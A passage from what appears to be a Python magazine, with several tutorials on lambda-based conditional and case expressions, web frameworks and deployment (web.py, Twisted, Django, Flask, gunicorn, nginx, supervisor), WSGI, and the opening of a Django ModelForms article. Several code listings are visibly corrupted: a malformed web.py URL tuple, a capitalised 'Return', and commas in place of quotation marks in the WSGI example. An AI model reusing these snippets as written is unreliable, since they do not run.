This uses Python’s list comprehensions to construct the entire result in a single expression. Much more compact, much closer to the natural-language explanation of what the code is doing (“output all of the integers from 0 up to, but not including, 100, which are even”), but more importantly, much more mathematical. Mathematics is good, because it has evolved over centuries to help make clear the structure of things, allowing us to manipulate those structures, reason about them, and determine useful properties of them. As programmers, it behooves us to benefit from this accumulated wisdom.

If-Then Conditional Expressions

The usual syntax for if-then conditional expressions in C-like languages is this:

```
cond ? expr1 : expr2
```

(“If cond, then evaluate expr1, else evaluate expr2.”) For some reason, Python didn’t adopt this form when it added conditional expressions in version 2.5; instead, it went for

```
expr1 if cond else expr2
```

Personally, I find this ugly, though I have been (grudgingly) using it in a few cases. Initially I started out using a form like this:

```
(expr1, expr2)[cond]
```

which constructs an array of the two expressions, and uses cond as an index to select between them. This works if cond is boolean-valued (which I always ensure as a matter of course anyway), or at least evaluates to one of the integers 0 or 1. But the problem is that both expr1 and expr2 are always evaluated. For example, consider the expression

```
o.c if o != None else None
```

being rewritten as

```
(None, o.c)[o != None]
```

The problem with the latter form is that it will fail with “AttributeError: ‘NoneType’ object has no attribute ‘c’” if o happens to be None, because the o.c expression is still being evaluated in this case.

Lazy Evaluation: Lambdas

Fortunately, there is a way to postpone evaluation of an expression until we explicitly want it to happen: wrap it in a *lambda*, to create an *anonymous function*. We can then evaluate this function at the desired point. Consider the following version:

```
(lambda : None, lambda : o.c)[o != None]
```

Just by sticking `lambda :` in front of each expression, this becomes a choice between two *functions of no arguments* depending on whether o is equal to *None* or not: the first one evaluates to the right result when o is equal to *None*, the second one when it is not equal to *None*.

Why lambda? Using lambda is just a convenience. You could equally rewrite the above by adding the following ancillary definitions:

```
def f1() :  
    return None  
#end f1
```



```
def f2() :  
    return o.c  
#end f2
```

and then turning the expression into

```
(f1, f2)[o != None]
```

which, you will agree, is a bit more long-winded. Using lambda just shortens the whole process and avoids introducing a proliferation of single-use names. To evaluate a function of no arguments, just put a pair of empty parentheses after it:

```
(lambda : None, lambda : o.c)[o != None]()
```

Et voilà! This only evaluates the selected function, giving us the lazy-evaluation semantics we need. Which the built-in conditional-expression construct gave us for free anyway. So this seems like a lot of work to go to, just to avoid using that, isn't it?

Which may be true, but wait till you see what else you can do with these lambdas...

Case Conditional Expressions

So we have if-then conditional expressions, analogous to if-then conditional statements. What about the other kind of conditional statement common in C-like languages – the switch /case statement? (Which, incidentally, Python doesn't have.) Can you have analogous switch/case expressions? In fact, such things are quite rare in languages which are popular these days. Nevertheless, you can construct them in Python, without a large amount of effort. An old language called ALGOL-68 let you write things like

```
case selector in choice1, choice2 ... [out defaultchoice] esac
```

where the `selector` was an integer-valued expression, so `choice1` was picked when the selector was 1, `choice2` when it was 2, and so on, with the (optional) `defaultchoice` being picked when the `selector` didn't correspond to any of the previous choices. Like most constructs in ALGOL-68, this could be used as either a statement (selecting from alternative choice statements to be executed) or an expression (selecting from alternative choice expressions to evaluate).

If you're familiar with C-like languages, you're likely expecting to see something more like

```
switch (selector)  
{  
case 1:  
    choice1  
break;  
case 2:  
    choice2  
break;  
default:  
    defaultchoice  
break;  
} /*switch*/
```

where the applicable selector value for each choice is given explicitly, rather than implicitly by ordering. This is the more usual form nowadays. But C and most of its derivatives never offered the use of such a construct in expressions, only statements.

Python doesn't offer either *statement* type, but it's easy enough to construct conditional *expressions* of either form, using the same `lambda`-trick we saw above. To do ALGOL-68-style implicit case ordering, select from an array of functions:

```
(lambda : choice1, lambda : choice2 ...)[selector - 1]()
```

(The subtraction of 1 because the ALGOL-68 selection is 1-based, whereas array indexing in Python and other C-like languages is 0-based.) This looks the same as the previous construct for selecting from two options, just generalized to more than two options, chosen by an integer-valued expression, numbered from 0. Note however there is no option for a `defaultchoice` in this construct. To do more modern explicit case selection, use a dictionary:

```
{
    1 : lambda : choice1,
    2 : lambda : choice2,
    ...
}[selector]()
```

where the dictionary keys stand in for the case-labels. To add a default choice, for when the selector doesn't match any of the explicit keys, use the `get` method:

```
{
    1 : lambda : choice1,
    2 : lambda : choice2,
    ...
}.get(selector, lambda : defaultchoice)()
```

The nice thing is that you are not limited to integer selectors as in C or ALGOL-68; you can use strings, or indeed any immutable Python type. For example, here is a routine I wrote as part of a script for parsing Blender documents (available here: <https://github.com/lido/blendparser>). It uses the type of the argument expression to select the right formatting expression to use; if this is not one of a set of known types, then it is assumed to be a dictionary, containing a "name" entry which is the type name.

```
def type_name(of_type) :
    # returns a readable display of of_type.
    Return \
    {
        PointerType : lambda : type_name(of_type.EltType) + "*",
        FixedArrayType : lambda : "%s[%d]" % (type_name(of_type.EltType), of_type.NrElts),
        MethodType : lambda : "%s (*)()" % type_name(of_type.ResultType),
    }.get(type(of_type), lambda : of_type["name"])()
#end type_name
```

Note the recursive invocation to handle pointer-to-type, array-of-type and function-returning-type. Primitive Blender types are represented in the script by dictionary objects.

Summary

The beauty of Python is that the core language is so small, yet so powerful. It may not have quite the capability for writing mind-bending constructs that, say, Perl offers. Which is probably just as well. But there are still a few opportunities to get creative...

About the Author

Lawrence D'Oliveiro has been a programmer since even before he first got his hands on a computer back in the 1970s. After having been a fan of too many proprietary systems, only to see them decline, he has resolved to henceforth keep his wagon hitched to the Open Source star. He currently specializes in Linux systems, including Android.

Python WebApps – From Zero to Live

by Jader Silva, Leon Waldman, Vinicius Miana

Python is a very versatile language. In this article, we will show the options and guide you to develop and deploy a Web Application and Web Services using Python.

Python is an extremely versatile and powerful programming language. In this article, we will present how to setup your development environment, framework options for developing web-services and web applications using Python and a tutorial on how to develop a simple web application that consumes web services. Finally we will show options to consider in order to deploy your application.

Setting up your environment

In this section, we will show you how to set up the development environment.

Python can run on Unix, Linux, Windows, Mac and many more environments from mainframes to portable devices. In this tutorial, we assume that you will be developing in a linux box running Ubuntu. If you are using Windows or Mac, it's possible to create a virtual machine using Virtual Box, VMware Player and run Ubuntu inside your own operating system.

On Ubuntu, Python usually comes pre-installed. You can check if it is there by typing `python` in a terminal window which should cause the Python interpreter to start showing its version and prompt characterized by the sign `>>>`. After you start your Python interpreter you can close it easily by using the Ctrl+d shortcut. If Python is not installed, you can install it using the package manager from your Linux distribution. On Ubuntu, as your own user type `sudo apt-get install python` in a terminal window. Beside the Python binary, in order to have a full development environment we advise you to also install the `python-dev` package by typing `sudo apt-get install python-dev` on your terminal.

Python has its own libraries/package manager. To install Python libraries you need first to install the Python package manager and then, using it, install the needed packages and libraries. At the time of this writing, the most used Python package manager is Pip. To install it on your Ubuntu box, use the following command `sudo apt-get install python-pip`. To use the frameworks presented in this article, you will need to install the package that contains the framework and its dependencies. That can be easily achieved with Pip. For example, to use Django, you will have install Django package with its dependencies using: `sudo pip install django`. When you are developing multiple python projects, you should consider using Virtualenv. It's the best way to avoid conflicts between libraries and package versions. Virtualenv basically builds all the needed Python infrastructure (binaries, libraries and so on) inside an isolated directory. After this directory is created you need to activate the virtual environment which will allow you to install via Pip all packages and libraries inside it. To install Virtualenv through Pip, you can use the command `sudo pip install virtualenv`.

Now, to create a virtual environment, you should go to your project directory using a terminal window and once inside it you use the command `virtualenv <ENV_NAME>` where `ENV_NAME` is the name of your environment. Virtualenv will then create a subdirectory called `ENV_NAME` inside your project's directory and build all the basic Python structure inside it. Before developing from your project directory you should run `source ENV_NAME/bin/activate` to activate your environment. By doing that all your python variables will be pointing to the files in your environment instead of the system defaults. After activating your virtual environment, you can install the needed libraries and packages for your project and they will be installed inside the virtualenv subdirectory inside your project's directory. Due to the fact that now all your environment sits on user space, you don't need to use `sudo` to install packages and libraries inside the virtual environment through Pip. After you finish installing the needed libraries and packages, you should use the command `pip freeze > requirements.txt` to create a requirements file that will contain all the packages and libraries followed by their versions. With this file in hand it's trivial to re-setup your environment on other machines or even on deployment to production by using the command `pip install -r requirements.txt`.

Now that your development environment is ready, we can start showing the main framework options to develop a web application using Python.

All listings presented in this article are available on github, as listed in “On the Web” section. There, we listed the packages required for the example to run.

Frameworks

When developing a web application or a web service, you may choose to write it from scratch using the libraries that come with Python distribution or you may use framework. A framework may save you a lot of time, but it comes with a learning curve. Django is the most complete framework and suitable for developing a full web application, but it may not be the best option if all you need is to write a simple web-service. In this case, Web.py may be your best choice. In the end, the decision depends on what you need to build, what you and your team already know and the time frame you have for the project. In this section, we will show the main framework options and show a simple hello example, in order to help you choose the best framework for your project.

Web.py

web.py is a small web framework that aims at simplicity and not getting in the way. It is currently used by Yandex, according to its website. Mainly, it consists of a regular expression based url routing map and a class to server requests through methods named after the HTTP request method in use. Lets look at a simple example in Listing 1.

Listing 1. Simple web.py example

```
import web
class MyService:
    def GET(self, name):
        return "Hello {0}".format(str(name))
urls = ( '/', (.*, 'MyService' )
app = web.application(urls, globals())
if __name__ == "__main__":
    app.run()
```

In the example, all requests will return the string “Hello uri”, where uri will be replaced by whatever is sent in the url after the server name/port. Uris are mapped by a tuple:

```
urls = ( '/', (.*, 'MyService' )
```

The mapping consists of every two elements in the tuple, an uri regexp and a class that provides a handler function. If you need to map more uris, you can just insert them in the tuple, as you can see in Listing 2.

Listing 2. Mapping uris to handler classes

```
urls = (
    '/', 'MyService',
    '/users/(.*)', 'MyUsersService',
    '/groups/(.*)', 'MyGroupsService'
)
```

Every request to a uri will generate a new instance of the class associated with it. Within the object, the application will search for a function with the same name as the request method (GET, POST, etc.). This function must return a string containing the response body.

Twisted

Twisted is a full featured event driven networking engine. It provides, among many features, an HTTP Server. It is currently being used in many projects.

While being a very powerful networking and web framework, twisted may be intimidating due to the overly technical (or, sometimes, the lack of) documentation.

In twisted you must define a class inheriting Resource which will handle requests. A Resource is then associated with a Site. You may route different Resources associating them as children of a root resource. In Listing 3, you can see how the same example presented in web.py looks in twisted.

Listing 3. Simple twisted example

```
from twisted.web import server, resource
from twisted.internet import reactor

class MyServiceResource(resource.Resource):
    isLeaf = True

    def render_GET(self, request):
        request.setHeader("content-type", "text/plain")
        return "Hello {0}".format(request.path[1:])

if __name__ == "__main__":
    factory = server.Site(MyServiceResource())
    reactor.listenTCP(8080, factory)
    reactor.run()
```

In the example above, all requests will return the string "Hello uri", where uri will be replaced by whatever is sent in the url after the server name/port for any uri accessed.

Every request to a uri will use the same instance of the class associated with it. Within the object, the application will search for a function name consisting of `render_` and the request method (`render_GET`, `render_POST`, etc...). This function must return a string containing the response body.

`isLeaf` is a variable set to indicate end of resource call chain. Resources may be set as children of another resource using `putChild`.

To access a resource in the url `/service` or `/custom` you must setup a root resource and insert a child for each url. That is called resource nesting and it is presented in Listing 4.

Listing 4. Resource nesting with twisted

```
if __name__ == "__main__":
    root = Resource()
    root.putChild("service", MyServiceResource())
    root.putChild("custom", MyCustomResource())
    factory = server.Site(root)
    reactor.listenTCP(8080, factory)
    reactor.run()
```

SimpleHTTPServer

Originally built to serve files from a directory, `simpleHTTPServer` is an internal HTTP server normally distributed with python. It is a great tool for environments where you can't add an extra package to the default python installation. It does not provide a networking interface, so we must wrap it using a `SocketServer`.

All requests are sent to a handler class (`SimpleHTTPRequestHandler`) through methods named `do_HTTPMETHOD` (for example, `do_GET`, `do_HEAD`, etc). Custom headers must be sent using `SimpleHTTPRequestHandler.send_header()` and the response body may be written using `wfile` (a file like object). Let's look at an example in Listing 5.

Listing 5. SimpleHTTPServer example

```
import SimpleHTTPServer
import SocketServer

class MyService(SimpleHTTPServer.SimpleHTTPRequestHandler):

    def do_GET(self):
        self.send_response(200, "OK")
        self.send_header("Content-Type", "text/plain")
        self.end_headers()
        self.wfile.write("Hello {}".format(self.path[1:]))

httpd = SocketServer.TCPServer(("", 8080), MyService)
httpd.serve_forever()
```

Django

Django is the most complete web development framework available for Python, it includes an object-relational mapper, an admin interface, a template system, a cache system and many tools to help with common web-development needs like authentication, logging and internationalization. To create a Django project, we start with: `django-admin startproject myproject`. Where `myproject` should be replaced by your project name. After running this command, a folder called "myproject" will be created with a structure as shown in Figure 1.




Figure 1. Django Project Structure

The first thing to do is to add your project to the `INSTALLED_APPS` list in `settings.py` file. Then, we edit the `urls.py` file, where the `URLConf` module is located and contains a mapping from URL Patterns to Python callback functions. Listing 6 shows how it will look like for the Hello App.

Listing 6. URL Conf example

```
from django.conf.urls import patterns
from hello import views

urlpatterns = patterns('',
    (r'^(.*)$', views.hello),
)
```

Then, we will create the hello view inside the app directory and that view will perform the business operation, load and render the template with the response, as you can see in Listing 7.

Finally, we need to write the template, in our case hello.html, as you can see in Listing 8. This file needs to be placed in a templates directory, that will be in the app directory. In the templates directory, you will need to create a directory with the same name as your project. In our case 'hello'.

Listing 7. Hello View

```
from django.shortcuts import render_to_response

def hello(request, data):
    return render_to_response('hello/hello.html', {'data': data})
```

Listing 8. Hello Template

```
Hello {{data}}
```

Now that the coding is finished, you can run it using: `python manage.py runserver`.

As you can see, with Django, it takes more work to write a simple example, however if you have a more complex application, using it will really pay off.

Flask

Flask is a micro-framework with builtin server and debugger, unit test support and a template system based on Jinja2. Flask uses decorators to define the url mapping, functions that should be executed before a request and many other things. In the hello example, we use the decorator `@app.route("uri rule")`. To tell Flask that the decorated function should be executed when a request to uri that matches the uri rule is made. The rule may contain parameters, which need to be marked using `<` and `>`. In our hello example, we use the data variable to capture the string that will be concatenated to hello. As we may want to call it without any data, we need to also to add a route with the default value for data, as you can see in Listing 9.

Listing 9. Hello in Flask

```
from flask import Flask
app = Flask(__name__)

@app.route("/<data>")
@app.route("/", defaults={'data': ''})
def hello(data):
    return "Hello "+data

if __name__ == "__main__":
    app.run()
```

Sample Application

Our sample application consists of a simple page that displays stock quotes for a selected list of stocks. We decided to build the web application using django, because it is the most popular Python web framework. The web application consumes web-services written in Twisted, which is overkill for such an application and we did it this way just to show you how it can be done if your application demands more layers. Stock quotes are obtained using yahoo's public finance api, and all configuration options are stored in a sqlite database. Figure 2 shows how this components will communicate.




Figure 2. Sample Application Architecture

Webservice

The webservice was built using twisted because of the powerful tools it provides and to prevent a handler instance allocation per request. Our webservice consists of a database handler and two url locations: `/setting/` to store and retrieve application settings and `/stock/` to add stocks and retrieve their quote. As shown in the Twisted example, these url locations are handled by resources, which in our case, we called then `MyServiceSettings` and `MyServiceStocks`.

You can check them in detail on [github](#). The database handler contains methods that will perform all database operation we need. Listing 10 shows an excerpt with the `add_stock` method.

Once we have the Database handler method, we can write the web-service method. For the `add_stock` example, it will be a POST request with a url `/stock/<SYMBOL>`, where `<SYMBOL>` is replaced by the actual stock symbol. The resource handles this request, parses the stock symbol and calls the `add_stock` method. Listing 11 shows how this is done.

Listing 10. Database handler `add_stock` method

```
class MyServiceDatabase():
    """ Database handler class """

    def __init__(self, db="database.db"):
        """Open database"""
        self.conn = sqlite3.connect(db)

    def add_stock(self, symbol):
        """Add a stock to the portfolio"""
        self.conn.execute("INSERT INTO portfolio(symbol) VALUES(?)", (symbol,))
        self.conn.commit()
```


Listing 11. Add stock web-service in Twisted

```
class MyServiceStocks(resource.Resource):
    """Handle /stock requests"""
    isLeaf = True

    def __init__(self):
        self.db = MyServiceDatabase()

    def render_POST(self, request):
        """Handle /stock/STOCK_SYMBOL request"""
        request.setHeader("content-type", "application/json")
        result = {"status": "ok"}
        stock = None
        restock = re.match("/stock/(.+)", request.uri)
        if restock is not None:
            stock = restock.groups()[0]
        if stock is None:
            result = {"status": "error", "message": "no stock requested"}
            return json.dumps(result)

        try:
            self.db.add_stock(stock)
        except (TypeError, ValueError, KeyError, sqlite3.IntegrityError) as e:
            result = {"status": "error", "message": e.message}

        return json.dumps(result)
```

Listing 12. urls.py

```
urlpatterns = patterns('',
    url(r'^$', views.index, name='index'),
    url(r'^remove/(.*)', views.remove_stock, name='remove'),
)
```

Application

As we did in our hello example, the first thing that was done was to add the module in the `INSTALLED_APPS` list in `settings.py`, then edit the `urls.py` setting the index page. We also created a `views.py` file which contains the index page and must be imported by `urls.py` in which we will set the url routing. We defined two paths: the default, where we will call the `index` method and `remove/<SYMBOL>` where we call the `remove_stock` method. The `urls.py` can be seen on Listing 12.

Listing 13. add stock excerpt from models.py

```
class Stock():
    """Model for webservices stock data"""

    def add_stock(self, stock):
        """Add a stock to webservice"""
        conn = HTTPConnection("localhost", 8080)
        conn.request("POST", "/stock/{0}".format(stock))
        response = conn.getresponse()

        if response.status != 200:
            raise Exception(response.read())
        return True
```

Listing 14. *views.py*

```
from app.models import Stock

def index(request):
    if request.method == 'POST':
        return add_stock(request)
    context = {'stock_list': Stock().list_stocks()}
    return render(request, 'app/index.html', context)

def add_stock(request):
    try:
        Stock().add_stock(request.POST["stock"])
    except Exception as e:
        return HttpResponse(e.message)

    return redirect("/")
```

The view contains the methods that will perform the business logic, in our case to consume the webservice. When accessing a url django will check the url mapping setup in `urls.py` and use that view to service the request. A view must respond with `HttpResponse` or an `Exception`, which may be constructed using an html template filled with data from our model using the django template language.

Django is a database oriented framework, since our data interaction will be handled through a webservice we must implement a custom model class instead of using default models provided by django. Our model will add, remove and list stocks from the webservice through simple `httplib` requests. In Listing 13, we show how adding stocks would look.

To implement the view, we use the model which then, consumes the webservice. Listing 14, shows `view.py`. Note that the `index` method may call `add_stock` if the request method is `POST`, otherwise it will just list stocks. The method `list_stocks` belongs to the model, even though is not in Listing 13, you can find it in [github](#).

Finally, an `index.html` page was developed using Django template language to display the stocks listed that were recorded in the context and provide a form so, that the user can add more stocks.

Deploying

Once your application is ready, it is time to deploy it. You have quite a lot of different options to put your project in production but most of them fall into one of two categories. In one category you have options like dedicated servers, VPSes or cloud IAAS like Amazon AWS. With this options you will need to manage not just your application but also the servers where it will run. This approach has the down side of overhead on the system administration side, but on the other hand you have full control over the software and can be sure that doesn't matter how your project was developed, you will be able to deploy it.

The other hosting category are the shared hosting environments and the PAAS like Google App Engine or Heroku. The advantage of this kind of hosting is that there are no servers to be administered. All administration burden is on the hands of the service providers. The main downside (and that sometimes could be a complete deal breaker) is that you will need to adapt your application to the provided environment. Some service providers allow a certain level of customization on the environment when others offer none. It's also not uncommon that in some cases they just don't have your framework or the version of your framework of choice available to be installed.

Because the differences on environments between the shared/PAAS category of hosting providers, we will focus on the deployment of a python application on a dedicated/VPS/IAAS server.

The concept behind the deployment is to use a simple web server on the front of your server and have this web server act as a reverse proxy to your application. With this approach you can have all your connection limits, caching layers, connection enhancements and security settings on your reverse proxy layer and let your application do only what it was designed for. Other advantage is that you could scale your application layer horizontally as one reverse proxy can load balance between several application servers. Another piece of software that we will need is a tool to start, stop and monitor the python process of your project's application. Summarizing the software stack and it's install commands on Ubuntu:

- Reverse Proxy – Nginx. An asynchronous, low memory footprint, extremely fast and flexible web server/reverse proxy. Can be installed with the command `sudo apt-get install nginx`.
- WSGI HTTP server – Gunicorn. Except for twisted (that is a full asynchronous webserver on itself), any application developed in Flask or Django will need an WSGI compatible server to actually serve content. Can be installed with the command `sudo pip install gunicorn`.
- Process management – Supervisor. A software that control and monitor processes on UNIX-like operating systems. Can be installed with the command `sudo apt-get install supervisor`.

The software stack outlined above is compatible with applications developed with or without Virtualenv. Reverse Proxy settings are beyond the scope of this article but Nginx configuration is simple and documentation is well written and easy to follow. You can find more resources regarding Nginx on the “On the Web” section in the end of the article. After the installation of the packages from the advised software stack, you need to setup and configure Supervisor in order to your application be started and stopped on system boot and shutdown. To accomplish that, create a file inside the `/etc/supervisor/conf.d` directory using the configuration example on Listing 15 changing the uppercase string as needed.

Listing 15. supervisor conf files

```
File: webservice.conf
[program:webservice]
command=python WEBSERVICE_PATH/webservice/webservice.py
```

Listing 16. supervisor conf files

```
File: application.conf
[program:app]
command=gunicorn app.wsgi:application
environment=PYTHONPATH='APPLICATION_PATH/app'
```

Now, to setup your Django/Flask application, create another file on `/etc/supervisor/conf.d` directory using the configuration example on Listing 16 changing the uppercase string as needed.

After the creation of the Supervisor configuration files, run the command `sudo service supervisor start` to start Supervisor and allow it to start your configured applications. By default Supervisor on Ubuntu is already set to start and stop during system boot and shutdown.

Please note that deploy an application to production environment is a complex task and that the tools outlined above have many configuration options that were not explored for the sake of brevity reasons. With this in mind is strongly advised to study further the tools and get familiar with the best practices of each of them before really go live with your application.

Summary

In this article, we showed a couple of python web-frameworks and how they could fit together to build a simple application. Choosing a framework can be tricky, as it may limit your deployment options and impact your learning curve and development performance. As rule of thumb, if you don't know any of the frameworks, we would say, if the application is really, really simple, use Web.py. If it is simple, use Flask, if it is complex use Django. Unless, you have a strong reason you should not use the SimpleHTTPServer. Twisted has functions, it is very scalable and very high performing, but it is very hard to use. It should be your choice, when you need to integrate and/or implement some protocol from scratch, where there is no packaged solution available.

On the Web

- <https://github.com/ViniciusMiana/python-web-apps-tutorial> – full source-code of the examples presented in this article.
- <http://hynek.me/articles/python-deployment-anti-patterns/> – tips about python deployment
- <https://docs.djangoproject.com/en/dev/topics/templates/> – django template language
- <https://devcenter.heroku.com/articles/python> – deploying python on heroku
- <https://www.djangoproject.com/> – django project home page
- <http://supervisord.org/> – supervisord home page
- <http://wiki.nginx.org/Main> – Nginx official documentation
- <http://gunicorn.org/> – Gunicorn home page

Glossary

- regexp – regular expression
- vps – virtual private server
- wsgi – Web Server Gateway Interface

About the Authors

Jader Silva

Jader Silva is a software developer with 8 years of experience building security systems and scalable web stack components in languages as python, perl and lua. He is currently working on a high performance web request routing system at UOL Host.

Leon Waldman

*Leon Waldman is a experienced system architect with strong devops background working for more than 15 years with tasks as diverse as hardening of *nix OSes till development and implementation of complex automation systems. He is currently working on an on-demand resource control and compartmentalization system at UOL Host.*

Vinicius Miana

Vinicius Miana is a hands-on Software Architect with 18 years of software development experience in many highly scalable distributed environments and a big fan of Python. He currently teaches web-development at Mackenzie University and consults for UOL Host.

Programming Python for Web with WSGI

by Klaus Laube

Python is a spectacular programming language! It's high level, dynamic but strongly typed and has a lot of "batteries included" that let's you do things in an amazing velocity and effectiveness, without losing quality.

Plug Python with some nice libraries, like Django or Flask, and you will have an awesome set of tools for your Web Project. These solutions grant you a powerful and well tested platform, with minimum (as possible) complexity. Writing applications for Web with these frameworks is very easy, but it was not always so.

The Web Server Gateway Interface

In short, WSGI is a Python standard that tells how application servers and web servers (like your Apache or NGINX) should communicate. It's a Python Enhancement Proposal [1], so it is well studied and used by a lot of Python solutions for Web, in fact, all the well-known Python frameworks for Web [2] use it.

But to really know what happens under the hood, let's forget about frameworks and libraries. Let's understand WSGI writing some code and seeing what happens.

It's all about the way you write. The application side

WSGI applications must follow the protocol to understand what the web server commands and what to feedback. In the middle of the web server and the application is something called the application server.

But let's start talking about the application side. Basically, our applications need to receive two arguments: a dictionary and a callback function. And must respond with an iterable containing the response body:

```
# app.py
def my_first_wsgi_app(environ, start_response):
    response_body = ,Hello World'
    status = ,200 OK'
    response_headers = [
        (,Content-Type', ,text/plain'),
        (,Content-Length', str(len(response_body))),
    ]
    start_response(status, response_headers)
    return [response_body]
```

In parts:

- `environ` contains environment variables;
- `start_response` is a callback function used by the application to send HTTP headers to the server;
- `response_headers` is a list of tuples, containing the headers that we will send to the server;
- we call `start_response` and send all the HTTP headers to the server;
- we return an iterable with the content. In that case, we are using a list.

Pretty simple, huh?!

It's alive! The application server side

The example above will do nothing. Apache and Nginx will not understand what's going on. There comes the application server side!

In fact, there are a lot of WSGI servers [3]. I recommend to you Gunicorn [4], uWSGI [5] and `mod_wsgi` [6] (for Apache). But to let things get interesting we will write our own basic server using the Python standard library called `wsgiref` [7].

```
# server.py
from wsgiref.simple_server import make_server
from app import my_first_wsgi_app
HOST = 'localhost'
PORT = 8001
httpd = make_server(HOST, PORT, my_first_wsgi_app)
httpd.handle_request()
```

Just run the `server.py` and access `http://localhost:8001` in your browser.

The `make_server` function will do the magic for us. It will understand what the web server is saying and what the web server wants to hear. It will fill up the `environ` and will give us a callback function to tell it when we are ready to respond. So, it will iterate over the response and give it back to the web server. These guys can “talk the same language” using some specific modules like `mod_wsgi` [6] or `uwsgi` [8].

In fact, this solution will vary. For example, uWSGI is known for its performance, so then we really do believe it is “magic”, when compared with `wsgiref`. Let's try Gunicorn, all we have to do is to call our application in a different way:

```
$ gunicorn app:my_first_wsgi_app
```

Not a single line of code of our application has changed, and we can serve it in many different servers. This is the beauty of WSGI.

Talking to the big guys. The web server side

Although you can serve your application just with Gunicorn or uWSGI listening to a port in your server, this is not a good idea. It's ideal to have a web server handling the requests and passing them to the application server.

I'll not cover the web server configuration. Once you have an application server responding to a port, all that the web server needs to do is act like a proxy. With Nginx, is something like this:

```
server {
    listen 80;
    server_name my-first-wsgi-app.com;
    access_log /var/log/nginx/example.log;
    location / {
        proxy_pass http://127.0.0.1:8001;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    }
}
```

As you can see, using WSGI is beneficial to your project design. The pieces have weak coupling, and they can be replaced without touching the other pieces.

Summary

When you use Django, for example, you really don't need to concern yourself with the integration between your application and the application server. Frameworks are responsible for that, and they do it very well. But it's necessary to know what is going on and what "flow" a request will follow until it gets to your application.

With the WSGI specification you can combine different frameworks with different application servers, adding to it your favorite web server. It's easy, it's modular. That is the reason why it makes our lives better.

On the Web

- <http://www.python.org/dev/peps/pep-0333/> – The Python Enhancement Proposal that describes the WSGI protocol
- <http://gunicorn.org/> – A Python WSGI HTTP server for Unix
- <http://projects.unbit.it/uwsgi/> – A high-speed WSGI server
- <http://code.google.com/p/modwsgi/> – A Python WSGI adapter module for Apache

References

- <http://www.python.org/dev/peps/pep-0333/>
- <http://wsgi.readthedocs.org/en/latest/frameworks.html>
- <http://wsgi.readthedocs.org/en/latest/servers.html>
- <http://gunicorn.org/>
- <http://projects.unbit.it/uwsgi/>
- <http://code.google.com/p/modwsgi/>
- <http://docs.python.org/2/library/wsgiref.html>
- <http://uwsgi-docs.readthedocs.org/en/latest/Protocol.html>

About the Author

Klaus Laube developed for web since 2005. In 2009 he started to use Python and since then has never looked back to other language. Nowadays works at Globo.com, one of the biggest media companies of Brazil, developing web solutions with Python and Django.

ModelForms in Django. A Tutorial with a Perspective on Workflow Enhancement

by **Agam Dua, Abhishek**

Using ModelForms makes working with forms a simple process. It also tightly binds the forms to the models which is where the data gets stored.

The reader should be familiar with Django development (at least the official Polls tutorial) and the concept of forms in web development frameworks. This post assumes an installation of Django 1.5.

Django is a web development framework that is widely touted to come with “batteries included”. Not to be taken lightly, this claim is as true as it gets and can come extremely handy for their recommended users – “perfectionists with deadlines”.

My personal favourite of fully featured web frameworks these days are object-relational mappers or ORMs. One of Django’s many batteries is an ORM which allows the developer to define the data models completely in Python. This has the obvious advantage of allowing the developer to interact with the database in the language of choice, that is, Python. That being said, it is easy to write raw SQL if required (usually for performance reasons) but that is a topic for another article altogether.

The reason the ORM is so useful in Django is that Django follows an adaptation of the MVC pattern (Model-View-Controller) as a somewhat MTV framework (Model-Template-View). As one can see, the models are an integral part of this style – 1/3rd of the name in any case – and are the basis on which most of the application is built.

The usual workflow we personally follow in building a web application with Django is outlined in the following steps:

- Figure out what the data needs to be recorded (depending on client/product requirements) and design the database schema to reflect this.
- Translate this database schema to Python code by leveraging the ORM. In this article, we will be using Django’s included ORM.
- If there are any forms to be created, this is when we write the respective code.
- The views are based on the models (and the forms – which are derived from models) and as mentioned earlier, in Django this will act as the ‘controller’ code.
- Write the templates to render the application components.

How to use ModelForms in Django

Lets make a sample Django project, and a Django app inside it:

```
$ django-admin.py startproject dummy_project
$ cd dummy_project/
$ python startapp shipping_info
```

Now add ‘shipping_info’ to the INSTALLED_APPS at dummy_project/settings.py.

As we can tell from the name this is an app to collect the user’s shipping information – a great opportunity to create a form!

When we talk about the personal information of a user, at the very least we usually want:

- Name
- Street Name
- City
- State
- Country
- Zipcode
- Phone number

